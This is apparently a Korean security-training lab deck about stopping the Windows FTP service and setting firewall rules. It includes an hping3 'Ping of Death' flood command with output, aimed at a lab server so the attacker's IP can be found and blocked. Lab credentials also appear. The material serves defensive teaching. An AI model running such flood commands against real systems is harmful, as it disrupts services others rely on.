


## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 중지 (GUI)

- » # 서비스 상태 → 중지 클릭
- # 시작 유형 → 사용 안함 선택




## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 중지 확인 (GUI)

» 서비스 시작 유형에 ‘사용 안 함’이 되어있는지 확인




## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 중지

» #  마우스를 오른쪽 클릭 → 명령 프롬프트 클릭




## 6 <실습> 윈도우 서비스 관리

- 실습 풀이

- FTP 서비스 중지

- ```
➢ # net stop ftpsvc
```

```
# reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ftpsvc /v Start /t REG_DWORD /d 0x00000004 /f
```



관리자: 명령 프롬프트

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net stop ftpsvc
Microsoft FTP Service 서비스를 멈춥니다..
Microsoft FTP Service 서비스를 잘 멈추었습니다.

C:\Users\Administrator>reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ftpsvc /v Start /t REG_DWORD /d 0x00000004 /f
작업을 완료했습니다.

C:\Users\Administrator>
```


## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 중지 확인

» 서비스 시작 유형에 ‘사용 안 함’이 되어있는지 확인

# 시작메뉴 마우스 오른쪽 클릭 → 실행 → services.msc 입력




## 6 <실습> 윈도우 서비스 관리

- 실습 풀이

- FTP 서비스 중지 확인

- » 공격 서버에서 ftp 서비스로 Windows server로 접속이 되지 않은 것을 확인



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ftp 192.168.10.101
gFTP Warning: Skipping line 248 in config file: entropy_source
gFTP Warning: Skipping line 251 in config file: entropy_len
gFTP Warning: Skipping line 254 in config file: verify_ssl_peer
gFTP 2.0.19, Copyright (C) 1998-2008 Brian Masney <masneyb@gftp.org>. If you
have any questions, comments, or suggestions about this program, please feel
free to email them to me. You can always find out the latest news about gFTP
from my website at http://www.gftp.org/
gFTP comes with ABSOLUTELY NO WARRANTY; for details, see the COPYING file. This
is free software, and you are welcome to redistribute it under certain
conditions; for details, see the COPYING file

Username [anonymous]: administrator
Password:
Looking up 192.168.10.101
Trying 192.168.10.101:21
^NCannot connect to 192.168.10.101: No route to host
Waiting 30 seconds until trying to connect again
```

## 7 <실습> 윈도우 방화벽 설정

### • 접근 제어

#### - 실습 목표

» IP 접근 통제 설정을 할 수 있습니다.

#### - 실습 환경

| 구성                     | ID/PW                     | IP             |
|------------------------|---------------------------|----------------|
| 공격 서버 (Kali Linux)     | root/toor                 | 192.168.10.99  |
| 대응 서버 (Windows Server) | administrator/1q2w3e4r% % | 192.168.10.101 |

(도메인 설정 후, vm종료를 하지 않았을 경우, 1q2w3e4r!!)

#### - 실습 문제 구성

» 서버 자체에서도 방화벽에 규칙을 생성하여 특정 IP에 대한 허용/제한을 설정 할 수 있습니다. 서버의 방화벽 설정을 위해 악의적인 공격을 수행하고, 이때 공격자의 IP를 파악하여, 'ksj03'이라는 인바운드 규칙을 생성하시오.


## 7 &lt;실습&gt; 윈도우 방화벽 설정

## • 실습 풀이

## – 공격 서버에서 악의적인 행위 수행 (Kali Linux)

» 공격 서버에서 Ping of Death 공격

#hping3 -1 [대응 서버 IP] -d 10000



root@kali: ~


```
File Edit View Search Terminal Help
root@kali:~# hping3 -1 192.168.10.101 -d 10000
HPING 192.168.10.101 (eth0 192.168.10.101): icmp mode set, 28 headers + 10000 data bytes
len=1500 ip=192.168.10.101 ttl=128 DF id=24566 icmp_seq=0 rtt=7.9 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24567 icmp_seq=1 rtt=7.7 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24568 icmp_seq=2 rtt=3.6 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24569 icmp_seq=3 rtt=7.5 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24570 icmp_seq=4 rtt=3.4 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24571 icmp_seq=5 rtt=3.2 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24572 icmp_seq=6 rtt=3.1 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24573 icmp_seq=7 rtt=2.9 ms
len=1500 ip=192.168.10.101 ttl=128 DF id=24574 icmp_seq=8 rtt=2.8 ms
```

# 7 <실습> 윈도우 방화벽 설정

## • 실습 풀이

### - 공격 서버에서 악의적인 행위 수행(Windows Server)

» 대응 서버에서 wireshark를 사용하여 악의적인 행위를 하는 IP를 확인



